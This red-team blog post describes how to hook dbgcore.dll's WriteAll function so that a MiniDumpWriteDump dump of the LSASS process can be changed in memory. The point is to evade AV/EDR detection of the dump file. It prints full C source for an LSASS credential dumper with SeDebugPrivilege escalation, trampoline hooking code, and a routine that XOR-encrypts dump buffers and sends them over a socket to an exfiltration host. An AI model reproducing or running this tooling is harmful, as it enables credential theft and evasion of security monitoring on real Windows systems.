Hooks-On Hoot-Off: Vitaminizing MiniDump

adepts.of0x.cc/hookson-hootoff

Feb 09, 2021 Adepts of 0xCC

Dear Fell**owl**ship, today's homily is about how we overcame an AV/EDR which, in spite of not being able to detect a `LSASS` memory dump process, it detected the signature of the dump-file and decided to mark it as malicious. So we decided to modify `MiniDumpWriteDump` behavior. Please, take a seat and listen to the story.

Prayers at the foot of the Altar a.k.a. disclaimer

*As you may already know, `MiniDumpWriteDump` receives, among others, a handle to an already opened or created file. This is a PoC about how to overcome the limitation imposed by this function, which will take care of the whole **memory-read/write-buffer-to-file** process.*

It is recommended to perform this dance making use of API unhooking to make direct SYSCALLS to avoid AV/EDR hooks in place, as explained in the useful Dumpert by Outflanknl, or by any other evasion method. There are a lot of good resources explaining the topic, so we are not going to cover it here.

Introduction

During a Red Team assessment we came into a weird nuance were an AV/EDR, which we already thought bypassed, was erasing the dump file generated from the `LSASS` process memory.

`miniDumpWriteDump`'s signature is as follows:

```
BOOL MiniDumpWriteDump(
  HANDLE                            hProcess,
  DWORD                             ProcessId,
  HANDLE                            hFile,
  MINIDUMP_TYPE                     DumpType,
  PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

as per the MSDN API documentation

Once the function is called, the file provided as the `hFile` parameter will be filled up with the memory of the LSASS process, as a `MDMP` format file.

`MiniDumpWriteDump` takes care of all the magic comes-and-goes related to acquiring process memory and writing it to the provided file. So nice of it!

However, this kind of automated process lefts us with no control whatsoever over the memory buffer written to the file.

We thought it might be nice to have a way to overcome such a limitation.

Digging dbgcore.dll internals

To inspect the inners, we'll be firing up WinDbg with a, rather simple, `LSASS` dumper implementation making use of the arch-known `MiniDumpWritedump`. This implementation requires the `LSASS` process PID as parameter to run. Calling it, will provide a full memory dump saved to `c:\test.dmp`. Simple as that. This `.dmp` file can be processed with the usual tools.

```
#include <stdio.h>
#include <Windows.h>
#include <DbgHelp.h>

#pragma comment (lib, "Dbghelp.lib")

void minidumpThis(HANDLE hProc)
{

    const wchar_t* filePath = L"C:\\test.dmp";
    HANDLE hFile = CreateFile(filePath, GENERIC_ALL, 0, nullptr, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, nullptr);
    if (!hFile)
    {
        printf("No dump for you. Wrong file\n");
    }
    else
    {
        DWORD lsassPid = GetProcessId(hProc);
        printf("Got PID:: %i\n", lsassPid);

        BOOL Result = MiniDumpWriteDump(hProc, lsassPid, hFile,
MiniDumpWithFullMemory, NULL, NULL, NULL);

        CloseHandle(hFile);

        if (!Result)
        {
            printf("No dump for you. Minidump failed\n");
        }
    }

    return;
}

BOOL IsElevated() {
    BOOL fRet = FALSE;
    HANDLE hToken = NULL;
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken)) {
        TOKEN_ELEVATION Elevation = { 0 };
        DWORD cbSize = sizeof(TOKEN_ELEVATION);
        if (GetTokenInformation(hToken, TokenElevation, &Elevation,
sizeof(Elevation), &cbSize)) {
            fRet = Elevation.TokenIsElevated;
        }
    }
    if (hToken) {
        CloseHandle(hToken);
    }
    return fRet;
}

BOOL SetDebugPrivilege() {
    HANDLE hToken = NULL;
    TOKEN_PRIVILEGES TokenPrivileges = { 0 };
```

```
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY | TOKEN_ADJUST_PRIVILEGES,
&hToken)) {
        return FALSE;
    }

    TokenPrivileges.PrivilegeCount = 1;
    TokenPrivileges.Privileges[0].Attributes = TRUE ? SE_PRIVILEGE_ENABLED : 0;

    const wchar_t *lpwPriv = L"SeDebugPrivilege";
    if (!LookupPrivilegeValueW(NULL, (LPCWSTR)lpwPriv,
&TokenPrivileges.Privileges[0].Luid)) {
        CloseHandle(hToken);
        printf("I dont have SeDebugPirvs\n");
        return FALSE;
    }

    if (!AdjustTokenPrivileges(hToken, FALSE, &TokenPrivileges,
sizeof(TOKEN_PRIVILEGES), NULL, NULL)) {
        CloseHandle(hToken);
        printf("Could not adjust to SeDebugPrivs\n");

        return FALSE;
    }

    CloseHandle(hToken);
    return TRUE;
}

int main(int argc, char* args[])
{
    DWORD lsassPid = atoi(args[1]);
    HANDLE hProcess = NULL;
    if (!IsElevated()) {
        printf("not admin\n");
        return -1;
    }
    if (!SetDebugPrivilege()) {
        printf("no SeDebugPrivs\n");
        return -1;
    }

    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, lsassPid);

    minidumpThis(hProcess);
    CloseHandle(hProcess);
 return 0;
}
```

Once compiled and debugged with WinDbg some breakpoints will be placed to aid us in the process:

```
bp miniDumpWriteDump    // Breakpoint at miniDumpWriteDump address
g                       // go (continue execution)
p                       // step-in
bp NtWriteFile          // Breakpoint at NtWriteFile
g                       // go (continue execution)
k                       // and, finally, print the backtrace
```

Taking a look at the backtrace produced once the execution flow arrives to `NtWriteFile`, we can see how the last call inside `dbgcore.dll`, before letting the OS take care of the file-writing process, is made from a function called `WriteAll` laying inside the `Win32FileOutputProvider`.

```
(1664.23b4): Break instruction exception - code 80000003 (first chance)
ntdll!LdrpDoDebuggerBreak+0x30:
00007ffe`c4110fcc cc              int     3
0:000> bp miniDumpWriteDump
0:000> g
ModLoad: 00007ffe`c0fc0000 00007ffe`c1041000   C:\Windows\System32\bcryptPrimitives.dll
Breakpoint 0 hit
minidump_basic!MiniDumpWriteDump:
00007ff7`6e341f02 ff2588e30000    jmp     qword ptr [minidump_basic!_imp_MiniDumpWriteDump (
0:000> p
dbgcore!MiniDumpWriteDump:
00007ffe`b9346960 4055            push    rbp
0:000> bp NtWriteFile
0:000> g
ModLoad: 00007ffe`c2f50000 00007ffe`c2f58000   C:\Windows\System32\psapi.dll
ModLoad: 00007ffe`b94a0000 00007ffe`b94aa000   C:\Windows\SYSTEM32\version.dll
Breakpoint 1 hit
ntdll!NtWriteFile:
00007ffe`c40dc7e0 4c8bd1          mov     r10,rcx
0:000> k
 # Child-SP          RetAddr               Call Site
00 00000074`73cfeee8 00007ffe`c1e4e39a     ntdll!NtWriteFile
01 00000074`73cfeef0 00007ffe`b934b4ce     KERNELBASE!WriteFile+0x7a
02 00000074`73cfef60 00007ffe`b9341862     dbgcore!Win32FileOutputProvider::WriteAll+0x1e
03 00000074`73cfefa0 00007ffe`b934510a     dbgcore!WriteAtOffset+0x82
04 00000074`73cfefe0 00007ffe`b9346339     dbgcore!WriteDumpData+0xb2
05 00000074`73cff090 00007ffe`b9346bbc     dbgcore!MiniDumpProvideDump+0x60d
06 00000074`73cff7f0 00007ff7`6e341b6b     dbgcore!MiniDumpWriteDump+0x25c
07 00000074`73cff8f0 00007ff7`6e341d94     minidump_basic!minidumpThis+0xdb [C:\Users\Mario
08 00000074`73cffa90 00007ff7`6e3427e9     minidump_basic!main+0xb4 [C:\Users\Mario Bartolom
09 00000074`73cffbd0 00007ff7`6e34268e     minidump_basic!invoke_main+0x39 [d:\A01\_work\6\s
0a 00000074`73cffc20 00007ff7`6e34254e     minidump_basic!__scrt_common_main_seh+0x12e [d:\A
0b 00000074`73cffc90 00007ff7`6e342879     minidump_basic!__scrt_common_main+0xe [d:\A01\_wo
0c 00000074`73cffcc0 00007ffe`c3bf7c24     minidump_basic!mainCRTStartup+0x9 [d:\A01\_work\6
0d 00000074`73cffcf0 00007ffe`c40ad4d1     KERNEL32!BaseThreadInitThunk+0x14
0e 00000074`73cffd20 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

WinDbg backtrace.

However, this function is not publicly available to use, as the DLL won't export it. By inspecting the library, and its base address, we can easily determine the function offset, which seems to be `0xb4b0` (offset = abs_address - base_address)

By peeking a little bit more into the `WriteAll` function, we determined that the arguments passed to it were:

- arg1: File Handler
- arg2: Buffer (which is exactly what we intended to have from the beginning)
- arg3: Size

```
[0x180019b10]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x180019b10]> s 0x180000000 + 0xb4b0
[0x18000b4b0]> af
[0x18000b4b0]> pdf
┌ 96: pdb.public_virtual:_long_int___cdecl_Win32FileOutputProvider::WriteAll_void____ptr64__unsigned_long_int____ptr64 (int64_t arg1, LPCVOID lpBuffer, int64_t
arg3);
│           ; var int64_t var_20h @ rsp+0x20
│           ; var int64_t var_40h @ rsp+0x40
│           ; arg int64_t arg1 @ rcx
│           ; arg LPCVOID lpBuffer @ rdx
│           ; arg int64_t arg3 @ r8
│           0x18000b4b0      4053            push rbx
│           0x18000b4b2      4883ec30        sub rsp, 0x30
│           0x18000b4b6      488b4908        mov rcx, qword [rcx + 8]    ; arg1
│           0x18000b4ba      4c8d4c2440      lea r9, [var_40h]
│           0x18000b4bf      488364242000    and qword [var_20h], 0
│           0x18000b4c5      418bd8          mov ebx, r8d                ; arg3
│           0x18000b4c8      ff15f2040100    call qword [sym.imp.api_ms_win_core_file_l1_1_0.dll_WriteFile] ; pdb.__imp_WriteFile
│                                                                        ; [0x18001b9c0:8]=0x222b8 reloc.api_ms_win_core_file_l1_1_0.dll_WriteFile
│           0x18000b4ce      85c0            test eax, eax
│       ┌─< 0x18000b4d0      7529            jne 0x18000b4fb
│       │   0x18000b4d2      ff15b8040100    call qword [sym.imp.api_ms_win_core_errorhandling_l1_1_0.dll_GetLastError] ; pdb.__imp_GetLastError
│       │                                                                ; [0x18001b990:8]=0x22238 reloc.api_ms_win_core_errorhandling_l1_1_0.dll_GetLastError ;
"8\"\x02"
│       │   0x18000b4d8      85c0            test eax, eax
│       ┌─< 0x18000b4da      7416            je 0x18000b4f2
│       │   0x18000b4dc      ff15ae040100    call qword [sym.imp.api_ms_win_core_errorhandling_l1_1_0.dll_GetLastError] ; pdb.__imp_GetLastError
│       │                                                                ; [0x18001b990:8]=0x22238 reloc.api_ms_win_core_errorhandling_l1_1_0.dll_GetLastError ;
"8\"\x02"
│       │   0x18000b4e2      0fb7c8          movzx ecx, ax
│       │   0x18000b4e5      81c900000780    or ecx, 0x80070000
│       │   0x18000b4eb      85c0            test eax, eax
│       │   0x18000b4ed      0f4ec8          cmovle ecx, eax
│      ┌──< 0x18000b4f0      eb05            jmp 0x18000b4f7
│      ; CODE XREF from pdb.public_virtual:_long_int___cdecl_Win32FileOutputProvider::WriteAll_void____ptr64__unsigned_long_int____ptr64 @ 0x18000b4da
│      │└─> 0x18000b4f2      b9054000080     mov ecx, 0x80004005
│      ; CODE XREF from pdb.public_virtual:_long_int___cdecl_Win32FileOutputProvider::WriteAll_void____ptr64__unsigned_long_int____ptr64 @ 0x18000b4f0
│      └──> 0x18000b4f7      8bc1            mov eax, ecx
│      ┌──< 0x18000b4f9      eb0f            jmp 0x18000b50a
│      ; CODE XREF from pdb.public_virtual:_long_int___cdecl_Win32FileOutputProvider::WriteAll_void____ptr64__unsigned_long_int____ptr64 @ 0x18000b4d0
│      └─> 0x18000b4fb      8b442440        mov eax, dword [var_40h]
│          0x18000b4ff      2bc3            sub eax, ebx
│          0x18000b501      f7d8            neg eax
│          0x18000b503      1bc0            sbb eax, eax
│          0x18000b505      251d000780      and eax, 0x8007001d
│          ; CODE XREF from pdb.public_virtual:_long_int___cdecl_Win32FileOutputProvider::WriteAll_void____ptr64__unsigned_long_int____ptr64 @ 0x18000b4f9
└─────> 0x18000b50a      4883c430        add rsp, 0x30
           0x18000b50e      5b              pop rbx
           0x18000b50f      c3              ret
[0x18000b4b0]>
```

dbgcore.dll!Win32FileOutputProvider::WriteAll disassembly

Inspecting the memory at the direction given in [rdx] we can see the beginning of the dump file.

```
0:000> bp dbgcore!Win32FileOutputProvider::WriteAll
0:000> g
ModLoad: 00007ffd`5d710000 00007ffd`5d718000   C:\Windows\System32\psapi.dll
ModLoad: 00007ffd`55c30000 00007ffd`55c3a000   C:\Windows\SYSTEM32\version.dll
Breakpoint 1 hit
dbgcore!Win32FileOutputProvider::WriteAll:
00007ffd`55c0b4b0 4053            push    rbx
0:000> db 0x00000094182fecf8
00000094`182fecf8  4d 44 4d 50 93 a7 ba a0-0b 00 00 00 20 00 00 00  MDMP........ ...
00000094`182fed08  00 00 00 00 5d ee 24 60-02 00 00 00 00 00 00 00  ....].$`........
00000094`182fed18  bd e8 fa 09 bd c5 00 00-bd ef fa 09 bd c5 00 00  ................
00000094`182fed28  00 00 00 00 00 00 00 00-c8 08 9a 38 22 02 00 00  ...........8"...
00000094`182fed38  02 00 00 00 00 00 00 00-28 0d 9a 38 22 02 00 00  ........(..8"...
00000094`182fed48  80 00 7d 38 22 02 00 00-00 00 00 00 00 00 00 00  ..}8"...........
00000094`182fed58  00 00 00 00 00 00 00 00-70 ee 2f 18 94 00 00 00  ........p./.....
00000094`182fed68  39 63 c0 55 fd 7f 00 00-00 00 00 00 00 00 00 00  9c.U............
```

dbgcore.dll!Win32FileOutputProvider::WriteAll Memory pointed by [rdx]

Therefore, it should be fairly straightforward to hook into this function to access the buffer and modify it as needed.

Call me ASMael


The idea of a *hook* is to modify the "normal" execution flow of an application. Among others, function hooks are placed by many AV/EDR providers in order to monitor certain function calls to discover undesired behaviors.

In this case, to detour the function execution, a direct memory write was implemented over the `WriteAll` address. This function was being called over and over during the dump process, likely to fragment the memory writes to smaller pieces and to retrieve different parts of the process being dumped, thus forcing us to restore the original bytes after every detoured call.


Originally, it would look like this:

Note that our primary intention here is not to re-implement the `WriteAll` function, but to modify the buffer, then restore the original overwritten bytes, and finally call `WriteAll` to let it do its job with the new buffer. Simplest way to achieve it would be by making the execution flow jump as soon as it reaches `WriteAll` :

```
mov r10, <__TRAMPOLINE_ADDRESS>
jmp r10
```



Original execution flow schema



Modified execution flow schema

That assembly lines translate to the following opcodes to be written at the beginning of the `WriteAll` function:

```
uint8_t trampoline_assembly[13] = {
    0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,     // mov r10,
NEW_LOC_@ddress
    0x41, 0xFF, 0xE2        // jmp r10
};
```

Where all those 0x00 should be replaced by the `_trampoline` function address.

Which translates to something as simple as:

```
 const char* dbgcore_name = "dbgcore.dll";
 intptr_t dbgcore_handle = (intptr_t)LoadLibraryA(dbgcore_name);

 intptr_t writeAll_offset = 0xb4b0;
 writeAll_abs = dbgcore_handle + writeAll_offset;

 void* _hoot_trampoline_address = (void*)_hoot_trampoline;
 memcpy(&trampoline_assembly[2], &_hoot_trampoline_address,
sizeof(_hoot_trampoline_address));
```

Jumping into the trampoline

As stated before, the `_trampoline` should implement the following logic:

```
- Perform the required buffer operations (such as encryption or exfiltration)
- Restore the original overwritten bytes from `WriteAll`.
- Call the original `WriteAll` function with the modified buffer.
- Write the hook again in the `WriteAll` function.
```

```
UINT32 _hoot_trampoline(HANDLE file_handler, void* buffer, INT64 size) {

    // The position calculation lines will make sense in the Prowlblems section ^o^
    long high_dword = NULL;
    DWORD low_dword = SetFilePointer(our_dmp_handle, NULL, &high_dword,
FILE_CURRENT);
    long pos = high_dword << 32 | low_dword;

    unsigned char *new_buff = hoot(buffer, size, pos);  // Perform buffer operations:
Encrypt, nuke, send it...

    // Overwrite the WriteAll initial bytes to perform a direct jmp to our
_trampoline_function
    WriteProcessMemory(hProcess,
         (LPVOID*)writeAll_abs,
         &overwritten_writeAll,
         sizeof(overwritten_writeAll),
         NULL
    );      // Restore original bytes

    /* Call the WriteAll absolute address (cast it to a function that
    returns an UINT32 and
    receives a HANDLE, a pointer to a buffer and an INT64)
    */
    UINT32 ret = ( (UINT32(*)(HANDLE, void*, INT64) ) (writeAll_abs) ) (file_handler,
(void*)new_buff, size);      // erg...

    // Rewrite the hook at the beginning of the WriteAll
    WriteProcessMemory(hProcess, (LPVOID*)writeAll_abs, &trampoline_assembly,
sizeof(trampoline_assembly), NULL);

    return ret;
}
```

The `hoot` function may implement a variety of modifications or operations over the passed buffer. In this PoC we're just XORing the contents of the buffer with a single byte, and sending it via socket connection to a receiving server. It also provides a simple in-memory buffer nuke to avoid writing any contents of the actual buffer to disk.

This proved to be more than enough to prevent any AV/EDR solution from removing the dump file from the computer.

```
unsigned char* hoot(void* buffer, INT64 size, long pos) {
    unsigned char* new_buff = (unsigned char*) buffer;

    if (USE_ENCRYPTION) {
        new_buff = encrypt(buffer, size, XOR_KEY);
    }

    if (EXFIL) {
        s = getRawSocket(EXFIL_HOST, EXFIL_PORT);
        if(s) {
            sendBytesRaw(s, (const char*)new_buff, size, pos);
        }
        else {
            printf("[!] ERR:: SOCKET NOT READY\n");
         }
    }

    if (!WRITE_TO_FILE) {
        memset(new_buff, 0x00, size);
    }

    return new_buff;
}
```

Prow*l*blems

Once the exfiltration/encryption tasks were coded and we started testing, we realized that the `WriteAll` function was not creating the dump in a sequential manner. It was actually making `NtWriteFile` jump all over the file writing bytes here and there by setting an offset to write to.


```
__kernel_entry NTSYSCALLAPI NTSTATUS NtWriteFile(
  HANDLE           FileHandle,
  HANDLE           Event,
  PIO_APC_ROUTINE  ApcRoutine,
  PVOID            ApcContext,
  PIO_STATUS_BLOCK IoStatusBlock,
  PVOID            Buffer,
  ULONG            Length,
  PLARGE_INTEGER   ByteOffset,      // Right here O^O
  PULONG           Key
);
```

After having a nice talk with @TheXC3LL, he found this little nifty trick to find out where the *cursor* was in the file handler received in our `_trampoline` function: Get current cursor location on a file pointer

```
long high_dword = NULL;
DWORD low_dword = SetFilePointer(our_dmp_handle, NULL, &high_dword, FILE_CURRENT);
long pos = high_dword << 32 | low_dword;
```

Once obtained, we could easily tell our receiving server where in the file it should place the received buffer, by sending a buffer composed of the offset, the size of the modified buffer, and the modified buffer itself. Creating a simple protocol as:

```
   4B      4B        <SIZE>B
<OFFSET><SIZE><BUFFFFFFFFFFFER>
```



Dump reconstruction from received buffer

Related projects

SharpMiniDump with NTFS transactions by PorLaCola25 based on b4rtik's SharpMiniDump

Lsass Minidump file seen as Malicious by McAfee AV by K4nfr3

EoF

Although this wasn't an incredible discovery, playing with memory is always fun ^o^. Also, if you made it to the end of this article, you might want the full code of this PoC. Available as usual in our GitHub, Adepts-Of-0xCC

Feel free to give us feedback at our twitter @AdeptsOf0xCC.